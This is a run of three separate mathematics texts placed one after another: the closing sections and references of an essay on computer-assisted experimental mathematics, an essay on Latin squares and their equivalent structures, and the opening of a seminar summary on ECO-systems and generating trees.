$$\int_0^{\infty} \frac{\sin(x)}{x} \frac{\sin(x/3)}{x/3}\, dx = \frac{\pi}{2}$$
$$\cdots$$
$$\int_0^{\infty} \frac{\sin(x)}{x} \frac{\sin(x/3)}{x/3} \cdots \frac{\sin(x/13)}{x/13}\, dx = \frac{\pi}{2}$$

yet

$$\int_0^{\infty} \frac{\sin(x)}{x} \frac{\sin(x/3)}{x/3} \cdots \frac{\sin(x/15)}{x/15}\, dx = \frac{467807924713440738696537864469}{935615849440640907310521750000}\pi.$$

When this fact was recently observed by a researcher using a mathematical software package, he concluded that there must be a "bug" in the software. Not so. What is happening here is that

$$\int_0^{\infty} \frac{\sin(x)}{x} \frac{\sin(x/h_1)}{x/h_1} \cdots \frac{\sin(x/h_n)}{x/h_n}\, dx = \frac{\pi}{2}$$

only so long as $1/h_1 + 1/h_2 + \cdots + 1/h_n < 1$. In the above example, $1/3 + 1/5 + \cdots + 1/13 < 1$, but with the addition of $1/15$, the sum exceeds 1 and the identity no longer holds [9]. Changing the h_n lets this pattern persist indefinitely but still fail in the large.

10 Future Outlook

Computer mathematics software is now becoming a staple of university departments and government research laboratories. Many university departments now offer courses where the usage of one of these software

packages is an integral part of the course. But further expansion of these facilities into high schools has been inhibited by a number of factors, including the fairly high cost of such software, the lack of appropriate computer equipment, difficulties in standardizing such coursework at a regional or national level, a paucity of good texts incorporating such tools into a realistic curriculum, lack of trained teachers and many other demands on their time.

But computer hardware continues its downward spiral in cost and its upward spiral in power. It thus appears that within a very few years, moderately powerful symbolic computation facilities can be incorporated into relatively inexpensive hand calculators, at which point it will be much easier to successfully integrate these tools into high school curricula. Thus it seems that we are poised to see a new generation of students coming into university mathematics and science programs who are completely comfortable using such tools. This development is bound to have a profound impact on the future teaching, learning and doing of mathematics.

A likely and fortunate spin-off of this development is that the commercial software vendors who produce these products will likely enjoy a broader financial base, from which they can afford to further enhance their products geared at serious researchers. Future enhancements are likely to include more efficient algorithms, more extensive capabilities mixing numerics and symbolics, more advanced visualization facilities, and software optimized for emerging symmetric multiprocessor and highly parallel, distributed memory computer systems. When combined with expected increases in raw computing power due to Moore's Law — improvements which almost certainly will continue unabated for at least ten years and probably much longer — we conclude that enormously more powerful computer mathematics systems will be available in the future.

We only now are beginning to experience and comprehend the potential impact of computer mathematics tools on mathematical research. In ten more years, a new generation of computer-literate mathematicians, armed with significantly improved software on prodigiously powerful computer systems, are bound to make discoveries in mathematics that we can only dream of at the present time. Will computer mathematics eventually replace, in near entirety, the solely human form of research, typified by Andrew Wiles' recent proof of Fermat's Last Theorem? Will computer mathematics systems eventually achieve such intelligence that they discover deep new mathematical results, largely or entirely without human assistance? Will new computer-based mathematical discovery techniques enable mathematicians to explore the realm, proved to exist by Gödel, Chaitin and others, that is fundamentally beyond the limits of formal reasoning?

11 Conclusion

We have shown a small but we hope convincing selection of what the present allows and what the future holds in store. We have hardly mentioned the growing ubiquity of web based computation, or of pervasive access to massive data bases, both public domain and commercial. Neither have we raised the human/computer interface or intellectual property issues and the myriad other not-purely-technical issues these raise.

Whatever the outcome of these developments, we are still persuaded that mathematics is and will remain a uniquely human undertaking. One could even argue that these developments confirm the fundamentally human nature of mathematics. Indeed, Reuben Hersh's arguments [26] for a humanist philosophy of mathematics, as paraphrased below, become more convincing in our setting:

1. *Mathematics is human.* It is part of and fits into human culture. It does not match Frege's concept of an abstract, timeless, tenseless, objective reality.
2. *Mathematical knowledge is fallible.* As in science, mathematics can advance by making mistakes and then correcting or even re-correcting them. The "fallibilism" of mathematics is brilliantly argued in Lakatos' *Proofs and Refutations* [28].
3. *There are different versions of proof or rigor.* Standards of rigor can vary depending on time, place, and other things. The use of computers in formal proofs, exemplified by the computer-assisted proof of the four color theorem in 1977, is just one example of an emerging nontraditional standard of rigor.
4. *Empirical evidence, numerical experimentation and probabilistic proof all can help us decide what to believe in mathematics.* Aristotelian logic isn't necessarily always the best way of deciding.
5. *Mathematical objects are a special variety of a social-cultural-historical object.* Contrary to the assertions of certain post-modern detractors, mathematics cannot be dismissed as merely a new form of literature or religion. Nevertheless, many mathematical objects can be seen as shared ideas, like Moby Dick in literature, or the Immaculate Conception in religion.

Certainly the recognition that "quasi-intuitive" analogies can be used to gain insight in mathematics can assist in the learning of mathematics. And honest mathematicians will acknowledge their role in discovery as well.

We look forward to what the future will bring.

References

1. G. Almkvist and A. Granville, "Borwein and Bradley's Apéry-like formulae for $\zeta(4n+3)$", *Experimental Mathematics* **8** (1999), 197–204.

2. Issac Asimov and J. A. Shulman, ed., *Isaac Asimov's Book of Science and Nature Quotations*, Weidenfield and Nicolson, New York, 1988, pg. 115.
3. David H. Bailey, "A Fortran-90 Based Multiprecision System", *ACM Transactions on Mathematical Software*, **21** (1995), pg. 379-387. Available from `http://www.nersc.gov/~dhbailey`.
4. David H. Bailey, Jonathan M. Borwein and Roland Girgensohn, "Experimental Evaluation of Euler Sums", *Experimental Mathematics*, **4** (1994), 17–30.
5. David H. Bailey, Peter B. Borwein and Simon Plouffe, "On The Rapid Computation of Various Polylogarithmic Constants", *Mathematics of Computation*, **66**,(1997, 903–913.
6. David H. Bailey and David Broadhurst, "Parallel Integer Relation Detection: Techniques and Applications". Available from `http://www.nersc.gov/~dhbailey`.
7. David H. Bailey and David Broadhurst, "A Seventeenth-Order Polylogarithm Ladder". Available from `http://www.nersc.gov/~dhbailey`.
8. David H. Bailey and Richard E. Crandall, "On the Random Character of Fundamental Constant Expansions", manuscript (2000). Available from `http://www.nersc.gov/~dhbailey`.
9. David Borwein and Jonathan M. Borwein, "Some Remarkable Properties of Sinc and Related Integrals", CECM Preprint 99:142, available from `http://www.cecm.sfu.ca/preprints`.
10. Jonathan M. Borwein and Peter B. Borwein, *Pi and the AGM: A Study in Analytic Number Theory and Computational Complexity*, John Wiley and Sons, New York, 1987.
11. J. M. Borwein and P. B. Borwein, "Strange Series and High Precision Fraud", *American Mathematical Monthly*, **99** (1992), 622–640.
12. J.M. Borwein and D.M. Bradley, "Empirically determined Apéry–like formulae for zeta(4n+3)," *Experimental Mathematics*, **6** (1997), 181–194.
13. Jonathan M. Borwein, David M. Bradley, David J. Broadhurst and Peter Lisonek, "Special Values of Multidimensional Polylogarithms", *Trans. Amer. Math. Soc.*, in press. CECM Preprint 98:106, available from `http://www.cecm.sfu.ca/preprints`.
14. Jonathan M. Borwein, David J. Broadhurst and Joel Kamnitzer, "Central binomial sums and multiple Clausen values," preprint, November 1999. CECM Preprint 99:137, , available from `http://www.cecm.sfu.ca/preprints`.
15. J.M. Borwein, P.B. Borwein, R. Girgensohn and S. Parnes, "Making Sense of Experimental Mathematics," *Mathematical Intelligencer*, **18**, Number 4 (Fall 1996), 12–18.
16. Jonathan M. Borwein and Robert Corless, "Emerging tools for experimental mathematics," *MAA Monthly*, **106**(1999), 889–909. CECM Preprint 98:110, , available from `http://www.cecm.sfu.ca/preprints`.
17. Peter. B. Borwein and Christopher Pinner, "Polynomials with $\{0, +1, -1\}$ Coefficients and Root Close to a Given Point," *Canadian J. Mathematics* **49** (1998), 887–915.

18. David J. Broadhurst, John A. Gracey and Dirk Kreimer, "Beyond the Triangle and Uniqueness Relations: Non-zeta Counterterms at Large N from Positive Knots", *Zeitschrift für Physik*, **C75** (1997), 559–574.
19. David J. Broadhurst and Dirk Kreimer, "Association of Multiple Zeta Values with Positive Knots via Feynman Diagrams up to 9 Loops", *Physics Letters*, **B383** (1997), 403–412.
20. David J. Broadhurst, "Massive 3-loop Feynman Diagrams Reducible to SC* Primitives of Algebras of the Sixth Root of Unity", preprint, March 1998, to appear in *European Physical Journal C*. Available from `http://xxx.lanl.gov/abs/hep-th/9803091` .
21. David J. Broadhurst, "Polylogarithmic Ladders, Hypergeometric Series and the Ten Millionth Digits of $\zeta(3)$ and $\zeta(5)$", preprint, March 1998. Available from `http://xxx.lanl.gov/abs/math/9803067`.
22. Sid Chatterjee and Herman Harjono, "MPFUN++: A Multiple Precision Floating Point Computation Package in C++", University of North Carolina, Sept. 1998. Available from `http://www.cs.unc.edu/Research/HARPOON/mpfun++`.
23. Helaman R. P. Ferguson, David H. Bailey and Stephen Arno, "Analysis of PSLQ, An Integer Relation Finding Algorithm", *Mathematics of Computation*, **68** (1999), 351–369.
24. Helaman R. P. Ferguson and Rodney W. Forcade, "Generalization of the Euclidean Algorithm for Real Numbers to All Dimensions Higher Than Two", *Bulletin of the American Mathematical Society*, **1** (1979), 912–914.
25. Stphen Finch, "Favorite Mathematical Constants", `http://www.mathsoft.com/asolve/constant/constant.html`.
26. Reuben Hersh, "Fresh Breezes in the Philosophy of Mathematics", the *American Mathematical Monthly*, August-September 1995, 589–594.
27. Loki Jörgenson, "Zeros of Polynomials with Constrained Roots", `http//www.cecm.sfu.ca/personal/loki/Projects/Roots/Book`.
28. Imre Lakatos, *Proofs and Refutations: The Logic of Mathematical Discovery*, Cambridge University Press, 1977.
29. Derrick H. Lehmer, "Factorization of Certain Cyclotomic Functions", *Annals of Mathematics*, **34** (1933), 461–479.
30. A. K. Lenstra, H. W. Lenstra, Jr. and L. Lovasz, "Factoring Polynomials with Rational Coefficients", *Mathematische Annalen*, **261** (1982), 515-534.
31. P. B. Medawar, *Advice to a young Scientist*, Harper Colophon, New York, 1981.
32. Andrew Odlyzko, "Zeros of polynomials with 0,1 coefficients", `http://www.cecm.sfu.ca/organics/authors/odlyzko/` and `/organics/papers/odlyzko/support/polyform.html`.
33. Colin Percival, "Pihex: A Distributed Effort To Calculate Pi", `http://www.cecm.sfu.ca/projects/pihex/`.
34. George Polya, *Mathematical Discovery: On Understanding, Learning, and Teaching Problem Solving*, Combined Edition, New York, Wiley and Sons, 1981, pg. 129.

35. Ed Regis, *Who Got Einstein's Office?*, Addison-Wesley, 1986, pg. 78.
36. N.J.A. Sloane and Simon Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, 1995. The on-line version can be accessed at `http://www.research.att.com/~njas/sequences/Seis.html`.
37. Don Zagier, *Values of zeta functions and their applications*, First European Congress of Mathematics, Volume II, Birkhäuser, Boston, 1994, 497–512.

Latin squares: Equivalents and equivalence

1 Introduction

This essay describes some mathematical structures 'equivalent' to Latin squares and some notions of 'equivalence' of such structures.

According to the *Handbook of Combinatorial Design* [2], Theorem II.1.5, a Latin square of order n is equivalent to

- the multiplication table (*Cayley table*) of a quasigroup on n elements;
- a transversal design of index 1;
- a $(3,n)$-net;
- an orthogonal array of strength 2 and index 1;
- a 1-factorisation of the complete bipartite graph $K_{n,n}$;
- an edge-partition of the complete tripartite graph $K_{n,n,n}$ into triangles;
- a set of n^2 mutually non-attacking rooks on an $n \times n \times n$ board;
- a single error detecting code of word length 3, with n^2 words from an n-symbol alphabet.

We add two further items to this list:

- a strongly regular graph of Latin square type;
- a sharply transitive set of permutations.

The statement is true but not sufficiently precise, since it is not explained what 'equivalent' means. The imprecision of which this is just an example has led to a number of inaccuracies in the literature. This essay will explain how to transform Latin squares into structures of each of these types, what notions of equivalence of Latin squares result from the natural definitions of isomorphism of these structures, and how the confusion may be avoided.

2 Latin squares

A *Latin square* of order n is an $n \times n$ array in which each of the n^2 cells contains a symbol from an alphabet of size n, such that each symbol in the alphabet occurs just once in each row and once in each column.

The alphabet is completely arbitrary, but it is often convenient to take it to be the set $\{1,2,\ldots,n\}$. This has the advantage that the same set indexes the rows and columns of the square.

It is clear that, if we permute in any way the rows, or the columns, or the symbols, of a Latin square, the result is still a Latin square. We say that two Latin squares L and L' (using the same symbol set) are *isotopic* if there is a triple (f,g,h), where f is a row permutation, g a column permutation, and h a symbol permutation, carrying L to L': this means that, if the (i,j) entry of L is k, then the $(f(i),g(j))$ entry of L' is $h(k)$. The triple (f,g,h) is called an *isotopy*. The relation of being isotopic is an equivalence on the set of Latin squares with given symbol set; its equivalence classes are called *isotopy classes*.

The notion of isotopy can be extended to Latin squares L,L' with different alphabets by allowing h to be a bijective map from the alphabet of L to that of L'. In this wider sense, any Latin square of order n is isotopic to one with alphabet $\{1,\ldots,n\}$.

A Latin square with symbol set $\{1,\ldots,n\}$ is *normalised* if the $(i,1)$ and $(1,i)$ entries are both equal to i, for all $i \in \{1,\ldots,n\}$. Given any Latin square, we can obtain from it a normalised Latin square by row and column permutations. So, in particular, every Latin square is isotopic to a normalised Latin square.

Despite the fact that the definition of a Latin square gives different roles to the rows, columns, and symbols, there are extra 'equivalences' connecting them. To each permutation π of the set $\{r,c,s\}$, there is a function on Latin squares. We give two examples (which suffice to generate all six):

- $L^{(r,c)}$ has (j,i) entry k if and only if L has (i,j) entry k (in other words, $L^{(r,c)}$ is the transpose of L);
- $L^{(r,s)}$ has (k,j) entry i if and only if L has (i,j) entry k.

The six Latin squares obtained from L in this way are the *conjugates* of L.

The *main class* or *species* of a Latin square is the union of the isotopy classes of its conjugates. Two Latin squares L,L' are *main class equivalent* if they belong to the same main class; that is, if L is isotopic to a conjugate of L'. Each main class is the union of 1, 2, 3 or 6 isotopy classes.

One of the important properties of main class equivalence is that it preserves various combinatorial properties. Here are some examples. Let L be a Latin square of order n.

- A *subsquare* of L of order k is a set of k rows and k columns in whose cells just k symbols occur. (These k^2 cells form a Latin square of order k if the remaining cells are removed.) A subsquare of order 2 is called an *intercalate*.

- A *transversal* of L is a set T of n cells, such that each row contains one member of T, each column contains one member of T, and each symbol occurs in one member of T. Now the square L possesses an orthogonal mate if and only if the n^2 cells can be partitioned into n transversals. (Associate one symbol of a new alphabet with each transversal, and let L' have (i,j) entry k if cell (i,j) lies in transversal k.)

Now the following is easily checked:

Proposition 1 *If two Latin squares are main class equivalent, then they have the same number of subsquares of each order, the same number of transversals, and the same number of partitions into transversals.*

For example, the two Latin squares shown below belong to different main classes since they have different numbers of intercalates (12 and 4 respectively) and different numbers of transversals (8 and 0 respectively).

1	2	3	4
2	1	4	3
3	4	1	2
4	3	2	1

1	2	3	4
2	3	4	1
3	4	1	2
4	1	2	3

A Web page giving the isotopy classes and main classes of Latin squares of small orders is maintained by McKay [3]. The numbers of Latin squares, isotopy classes, and main classes are given in sequences numbered A002860, A040082, A003090 in the *On-Line Encyclopedia of Integer Sequences* [4].

3 Quasigroups and loops

A *binary system* is a pair $(Q,*)$, where Q is a set and $*$ a binary operation on Q (a function from $Q\times Q$ to Q). We usually write the image of the operation on the pair (a,b) as $a*b$.

A *quasigroup* is a binary system $(Q,*)$ satisfying the two conditions

- for any $a,b \in Q$, there is a unique $x \in Q$ satisfying $a*x = b$;
- for any $a,b \in Q$, there is a unique $y \in Q$ satisfying $y*a = b$.

We often write the elements x and y above as $a\backslash b$ and b/a; these new operations are called *left division* and *right division* of b by a. These binary operations give new quasigroups on the set Q.

The *dual* of a binary system $(Q,*)$ is the binary system $(Q,\circ)$ whose operation is defined by $a \circ b = b*a$. It is also a quasigroup if $(Q,*)$ is.

An *operation table* or *Cayley table* of a set with a binary operation is the square array, having rows and columns indexed by Q in some order (the same order for rows as for columns), for which the entry in row a and column b is $a*b$. Now we have the following observation:

Proposition 2 *(a) The binary system $(Q,*)$ is a quasigroup if and only if some (and hence any) Cayley table for it is a Latin square.*

(b) If $(Q,*)$ is a quasigroup, then the conjugates of its Cayley table are the Cayley tables of $(Q,*)$, $(Q,\backslash)$ and $(Q,/)$ and their duals.

We note that, for some applications, the orders of the row and column labels are not required to be the same. This doesn't change the concept of "quasigroup" but the correspondence between quasigroups and Latin squares is rather different.)

For algebraic structures such as quasigroups, the appropriate notion of equivalence is *isomorphism*. An isomorphism from $(Q,*)$ to $(R,\circ)$ is a bijective function $f : Q \to R$ such that, for all $a,b \in Q$, we have

$$f(a) \circ f(b) = f(a*b).$$

An *automorphism* of a quasigroup $(Q,*)$ is an isomorphism from $(Q,*)$ to itself.

Two Cayley tables representing the same quasigroup differ only in the order of the elements labelling the rows and columns; thus, one is obtained from the other by applying simultaneously the same permutation to the rows and columns (including their labels). If it happens that the resulting square could alternatively be obtained by applying the given permutation to the row and column labels and to the entries of the square, then it is an automorphism of the quasigroup. For example, in the second quasigroup in the list below, the permutation $(a)(bc)$ is an automorphism.

We see that isomorphism of quasigroups is a much finer relation than isotopy of Latin squares; isomorphisms are isotopies (f,f,f) whose row, column and symbol permutations are equal. So, although there is only one isotopy class of Latin squares of order 3, there are five isomorphism classes of quasigroups, as shown below.

$*$	a	b	c
a	a	c	b
b	c	b	a
c	b	a	c

$*$	a	b	c
a	a	b	c
b	b	c	a
c	c	a	b

$*$	a	b	c
a	a	b	c
b	c	a	b
c	b	c	a

$*$	a	b	c
a	a	c	b
b	b	a	c
c	c	b	a

$*$	a	b	c
a	b	a	c
b	a	c	b
c	c	b	a

These five quasigroups can be distinguished by algebraic properties. An element a of a quasigroup $(Q,*)$ is an *idempotent* if $a*a=a$; it is a *left identity* if $a*x=x$ for all $x\in Q$; a *right identity* is defined analogously; and a is a *two-sided identity* if it is both a left and a right identity. Any isomorphism must preserve these properties of elements. Now

- in the first quasigroup, every element is an idempotent;
- the second quasigroup has one idempotent, which is a two-sided identity;
- the third quasigroup has one idempotent, which is a left but not a right identity;
- the fourth quasigroup has one idempotent, which is a right but not a left identity;
- the fifth quasigroup has no idempotents.

It is a simple exercise to show that the quasigroup defined by each of the twelve Latin squares with symbol set $\{a,b,c\}$ is isomorphic to one of these five.

A *loop* is a quasigroup which has a two-sided identity. This element is necessarily unique; for, if a is a left identity and b a right identity, then $a=a*b=b$. (More is true: a quasigroup cannot have two different left identities. For, if $a*x=x=b*x$, then $a=b$ by cancellation.)

If we write the Cayley table of a loop so that the first element is the identity, then the elements in the first row are the same as the row labels, and similarly for columns. In particular, if we use the labels $1,\ldots,n$, then the resulting Latin square is normalised. So a loop is a quasigroup which has a normalised Latin square as a Cayley table (when the labels occur in natural order). However, different

normalised Latin squares can correspond to isomorphic loops! However, since the identity is unique, any quasigroup-isomorphism of loops is a loop-isomorphism.

Of the five quasigroups of order 3 (up to isomorphism), just one is a loop (the second). It is even a group. (A group can be defined as a loop satisfying the *associative law* $a*(b*c) = (a*b)*c$ for all a, b, c.)

The sequences enumerating quasigroups and loops are numbers A057991 and A057771 in the in the *On-Line Encyclopedia of Integer Sequences* [4].

4 Transversal designs and nets

Let L be a Latin square. Associated with L is an incidence structure called a 3-*net*, defined as follows. The points are the n^2 cells of the square, and there are three types of lines: the n rows; the n columns; and, for each of the n symbols in the alphabet, the set of cells containing that symbol. Nets are also called *square lattice designs*.

The net has the following properties:

(a) There are n^2 points and $3n$ lines.

(b) Each line contains n points, and each point lies on 3 lines.

(c) Two points lie on at most one line.

(d) The design is *resolvable*: the lines can be partitioned into three families of n lines, each of which is a partition of the set of points. Moreover, two lines from different families intersect in a (unique) point.

The three families of lines in the resolution correspond to rows, columns, and symbols. The second sentence of (d) shows that there is a unique resolution: two lines belong to the same family if and only if they are disjoint.

Because of this uniqueness, it is possible to recover the Latin square from a structure satisfying (a)–(d). Label the three resolution classes R, C, and S, and number the lines in each class from 1 to n. Now the Latin square has (i, j) entry k if and only if the (unique) point on the ith line of R and the jth line of C is also on the kth line of S.

An isomorphism of nets is a bijection between their point sets which carries lines to lines. It is clear from the above reconstruction that two nets are isomorphic if and only if the Latin squares used to construct them are main-class equivalent.

The *dual* of an incidence structure is obtained by interchanging the roles of 'point' and 'line' while preserving the relation of incidence. Now the dual of a net is a special type of *transversal design*. The defining conditions are:

(a′) There are $3n$ points and n^2 lines.

(b′) Each line contains 3 points, and each point lies on n lines.

(c′) Two points lie on at most one line.

(d′) The points can be partitioned into three families of n points, such that each line contains one point of each family. Moreover, two points from different families lie on a (unique) line.

The families in (d′) are sometimes called *groups*, though the word does not carry its algebraic sense.

One advantage of this representation is that it translates subsquares, transversals and orthogonal mates of a Latin square into familiar notions of design theory: subdesigns, parallel classes, and resolutions (parallelisms) respectively.

Two such transversal designs are isomorphic if and only if the nets dual to them are isomorphic; so this isomorphism is the same as main-class equivalence of the Latin squares.

The *complete tripartite graph* $K_{n,n,n}$ has $3n$ vertices partitioned into three sets of size n, with any two vertices in different classes being joined by an edge. A collection of triangles in such a graph with the property that every edge is contained in exactly one triangle (a partition of the edge set into triangles) is obviously the same thing as a transversal design of the type just discussed, and the same considerations apply.

5 Strongly regular graphs

Given a Latin square L, we define a graph as follows: the vertices of the graph are the n^2 cells of the Latin square; two vertices are adjacent if they lie in the same row or column or contain the same symbol. In other words, it is the *collinearity graph* of the net associated with the Latin square: the vertices are the points of the net, two vertices adjacent if they are collinear.

Such a graph is called a *Latin square graph*. It is *strongly regular* with parameters $(n^2, 3(n-1), n, 6)$: this means that

- there are n^2 vertices;
- each vertex is joined to $3(n-1)$ others;
- two adjacent vertices have n common neighbours;
- two non-adjacent vertices have 6 common neighbours.

The following result is due to Bruck [1].

Proposition 3 *(a) If $n > 23$, then any strongly regular graph with parameters $(n^2, 3(n-1), n, 6)$ is a Latin square graph.*

(b) If $n > 4$, then any isomorphism of Latin square graphs is induced by a main-class equivalence of the Latin squares.

Here the a graph isomorphism is a bijection between the vertex sets which carries edges to edges and non-edges to non-edges. The proof involves recognising the lines of the net as cliques in the strongly regular graph. Bruck's result is actually more general (it extends to sets of mutually orthogonal Latin squares) and was further generalised by Bose to 'partial geometries'.

A strongly regular graph and its complement form an example of a two-class *association scheme*. The notion of isomorphism of association scheme is more general; in this case, an isomorphism from the graph to its complement is an automorphism of the association scheme. However, counting arguments show that such an isomorphism is possible only if $n = 5$.

6 Orthogonal arrays and codes

A different way to describe a Latin square is to list all n^2 triples (i, j, k), where i, j and k are the row, column and symbol numbers associated with a cell of the square. We can imagine these as written out in an $n^2 \times 3$ array. This array is

- an *orthogonal array* of strength 2 and index 1: given any pair of columns, and any choice of two symbols, there is a unique row where those symbols occur in those columns;
- a 1-error-detecting code: any two rows of the array differ in at least two positions.

It is clear that these two properties of an $n^2 \times 3$ array with entries from an alphabet of size n are equivalent, and an array with these properties arises from a Latin square as described.

Two $v \times k$ arrays over an alphabet A are said to be *equivalent* if one can be obtained from the other by a combination of the following operations:

- applying a permutation f_i of A to the symbols in the ith column, for $i = 1, \ldots, k$;
- applying a permutation to the columns;
- applying a permutation to the rows.

Warning: regarding a Latin square as an $n \times n$ array, the above definition is not the same as any standard equivalence of Latin squares! This notion is particularly appropriate for codes, since column permutations and permutations to the symbols in each column independently generate all the isometries of A^n (where the metric is *Hamming distance*, the distance between two n-tuples being the number of positions where they differ.) It is clear that equivalence in this sense of the orthogonal arrays (or codes) constructed from Latin squares L, L' arises from main-class equivalence of L and L', and only thus.

Finally, the rows of such an array are the positions of n^2 non-attacking rooks on an $n \times n \times n$ board, and conversely. (A rook is allowed to move along a 'line' of the board, keeping two coordinates constant.)

If we allow arbitrary permutations of the board which preserve the $3n$ 'lines', then equivalence of such sets of rooks is the same as main class equivalence of Latin squares. However, we may wish to consider a more restricted version of equivalence (if, say, we are considering other kinds of chess pieces at the same time), in which case the equivalence relation will be finer. The most extreme position is not to allow any non-trivial equivalences at all, in which case each configuration of rooks corresponds to a single Latin square. An intermediate position might, for example, allow Euclidean symmetries of the board: here the equivalence relation on Latin squares would be main class equivalence where each of the three permutations involved in the isotopy is either the identity or the reversal on $\{1, \ldots, n\}$.

7 Edge-colourings

An *edge-colouring* of a graph is an assignment of 'colours' to the edges in such a way that two edges sharing a vertex get different colours. It is clear that the number of colours required cannot be smaller than the maximum valency of a vertex. A consequence of Hall's Marriage Theorem is that, if a graph is bipartite, then this bound is attained. If the graph is regular with valency r, then an edge-colouring with r colours is the same as a 1-factorisation of the graph (provided that the names of the colours are not significant).

The *complete bipartite graph* $K_{n,n}$ has $2n$ vertices partitioned into two sets R and C each of size n, such that every vertex of R is joined to every vertex of C (and these are all the edges). Let $R = \{r_1, \ldots, r_n\}$ and $C = \{c_1, \ldots, c_n\}$. Suppose that the edges are coloured with the set $S = \{s_1, \ldots, s_n\}$ of colours. Then we may form an $n \times n$ array in which the (i, j) entry is k if and only if the colour of the edge $\{r_i, c_j\}$ is s_k. This array is a Latin square. Reversing the construction, any Latin square of order n gives rise to an edge-colouring of $K_{n,n}$ with n colours.

An *isomorphism* of edge-colourings of graphs G, G' is a graph isomorphism from G to G' which maps each colour class in G to a colour class in G'. Now two Latin squares L and L' give rise to isomorphic edge-coloured complete bipartite graphs if and only if L is isotopic to either L' or its transpose $(L')^{(r,c)}$. This is because, in the edge-colouring situation, exchanging rows and columns corresponds to a graph isomorphism, but symbols play a different role. So this relation is coarser than isotopy but finer than main-class equivalence.

8 Sharply transitive permutation sets

A set S of permutations of $\{1, \ldots, n\}$ is *sharply transitive* if, for any $i, j \in \{1, \ldots, n\}$, there is a unique $f \in S$ with $f(i) = j$.

If we identify a permutation f with its *passive form* $(f(1), \ldots, f(n))$, we see that a sharply transitive set is precisely the set of rows of a Latin square.

Two sets S, S' of permutations are isomorphic if S' can be obtained from S by re-labelling the domain: that is, there is a permutation g of $\{1, \ldots, n\}$ such that $S' = \{ghg^{-1} : h \in S\}$. The effect of g on the corresponding Latin square is to apply the permutation g simultaneously to the columns and the symbols: we have

$$h(j) = k \Leftrightarrow (ghg^{-1})(g(j)) = g(k).$$

Note that the order of the rows of the square is unspecified. Thus isomorphism

of permutation sets corresponds to a specialisation of isotopy of Latin squares: we are allowed only isotopies of the form (f,g,g) for permutations f and g. This relation is coarser than quasigroup isomorphism (which takes $g = f$) but finer than isotopy.

9 Complete Latin squares

A Latin square is said to be *row-complete* if each ordered pair of distinct symbols occurs exactly once in consecutive positions in the same row. A Latin square is said to be *row-quasi-complete* if each unordered pair of distinct symbols occurs exactly twice in adjacent positions in the same row. Such squares are used in experimental design where there is a spatial or temporal structure on the set of experimental units.

Column-completeness and *column-quasi-completeness* are defined analogously. A Latin square is *complete* if it is both row-complete and column-complete, and is *quasi-complete* if it is both row-quasi-complete and column quasi-complete.

For example, the first square below is complete, while the second is quasi-complete.

1	2	6	3	5	4
2	3	1	4	6	5
6	1	5	2	4	3
3	4	2	5	1	6
5	6	4	1	3	2
4	5	3	6	2	1

1	2	3	4	5
5	3	1	2	4
3	4	2	5	1
4	1	5	3	2
2	5	4	1	3

In a row-complete or row-quasi-complete Latin square, row and symbol permutations preserve the completeness property, but column permutations (except for the identity and the left-to-right reversal) do not, in general. So the appropriate concept of equivalence for these squares (regarding the completeness as part of the structure) allows row and symbol permutations but only reversal of columns. Similarly, for a complete or quasi-complete Latin square, we can permute the symbols arbitrarily, but at most reverse rows and/or columns (and we may allow transposition as well). This gives rise to several new notions of equivalence.

10 Conclusion

The most natural equivalence relations associated with Latin squares (equality, isotopy and main class equivalence) are not always the relevant ones for objects 'equivalent' to Latin squares. We have identified three others: isomorphism of quasigroups, of edge-coloured complete bipartite graphs, and of sharply transitive permutation sets (and potentially more, in configurations of non-attacking rooks and in Latin squares with various completeness properties).

We conclude by pointing out that the definition of 'isomorphism' of Latin squares in Chapter II.1 of the *Handbook of Combinatorial Design* [2] agrees with quasigroup isomorphism, but the enumeration of isomorphism classes immediately following is not consistent with this (giving only one class for $n = 3$). The moral is that care is required!

Finally, we remark that much of what is said above extends to sets of mutually orthogonal Latin squares.

References

[1] R. H. Bruck, Finite nets, II: Uniqueness and embedding, *Pacific J. Math* **13** (1963), 421–457.

[2] C. J. Colbourn and J. Dinitz (editors), *CRC Handbook of Combinatorial Design*, CRC Press, Boca Raton, 1996.

[3] B. D. McKay, Latin squares,
`http://cs.anu.edu.au/~bdm/data/latin.html`

[4] N. J. A. Sloane (ed.), *The On-Line Encyclopedia of Integer Sequences*,
`http://www.research.att.com/~njas/sequences/`

R. A. Bailey, Peter J. Cameron

August 1, 2003

Classifying ECO-Systems and Random Walks

Cyril Banderier

Algorithms Project, INRIA Rocquencourt

Algorithms Seminar

September 27, 1999

[summary by Pierre Nicodème]

A properly typeset version of this document is available in postscript and in pdf.

If some fonts do not look right on your screen, this might be fixed by configuring your browser (see the documentation here).

Abstract

This talk presents a classification by rationality, algebraicity or transcendence of ECO-systems (Enumerating Combinatorial Objects) and of more general random walks. It is based on an article by Cyril Banderier, Mireille Bousquet-Mélou, Alain Denise, Philippe Flajolet, Danièle Gardy and Dominique Gouyou-Beauchamps [1].

1 Introduction

A *generating tree* is defined by a system (an axiom and a family of rewriting rules)

$$\left((s_0),\{(k)\to(e_1(k))(e_2(k))\ldots(e_k(k))\}_{k\geq 0}\right) \quad (1)$$

Here, the axiom (s_0) specifies the degree of the root, while the productions $e_i(k)$ (with $e_i(k)>0$) list the degrees of the k descendants of a node labelled k (note the constraint on the number of descendants of a node). Such a system constitutes an *ECO-System*.

Example 1 123-avoiding permutations. *Consider the set $S_n(123)$ of permutations of length n that* avoid the pattern *123: there exist no integers $i<j<k$ such that $\sigma(i)<\sigma(j)<\sigma(k)$. For instance, $\sigma=4213$ belongs to $S_4(123)$ but $\sigma=1324$ does not, since $\sigma(1)<\sigma(3)<\sigma(4)$.*

Observe that if $\tau\in S_{n+1}(123)$, then the permutation σ obtained by erasing the entry $n+1$ from τ belongs to S_n

(123). Conversely, for every $\sigma \in S_n(123)$*, insert the value n+1 in each place where this is compatible with the avoiding rule; this gives an element of* $S_{n+1}(123)$*. For example, the permutation* $\sigma=213$ *gives 4213, 2413 and 2143, by insertion of 4 in first, second and third place respectively. The permutation 2134, resulting of the insertion of 4 in the last place, does not belong to* $S_4(123)$*. This process can be described by a tree whose nodes are the permutations avoiding 123: the root is 1, and the children of any node* σ *are the permutations derived as above (see Figure 1(a)).*

Let us now label the nodes by their number of children: we obtain the tree of Figure 1(b). It can be proved that the k children of any node labelled k are labelled respectively k+1,2,3,...,k. Thus the tree we have constructed is the generating tree obtained from the following system:

$$\left((2),\{(k)\rightarrow(2)(3)\ldots(k-1)(k)(k+1)\}_{k\geq 2}\right) \quad (2)$$

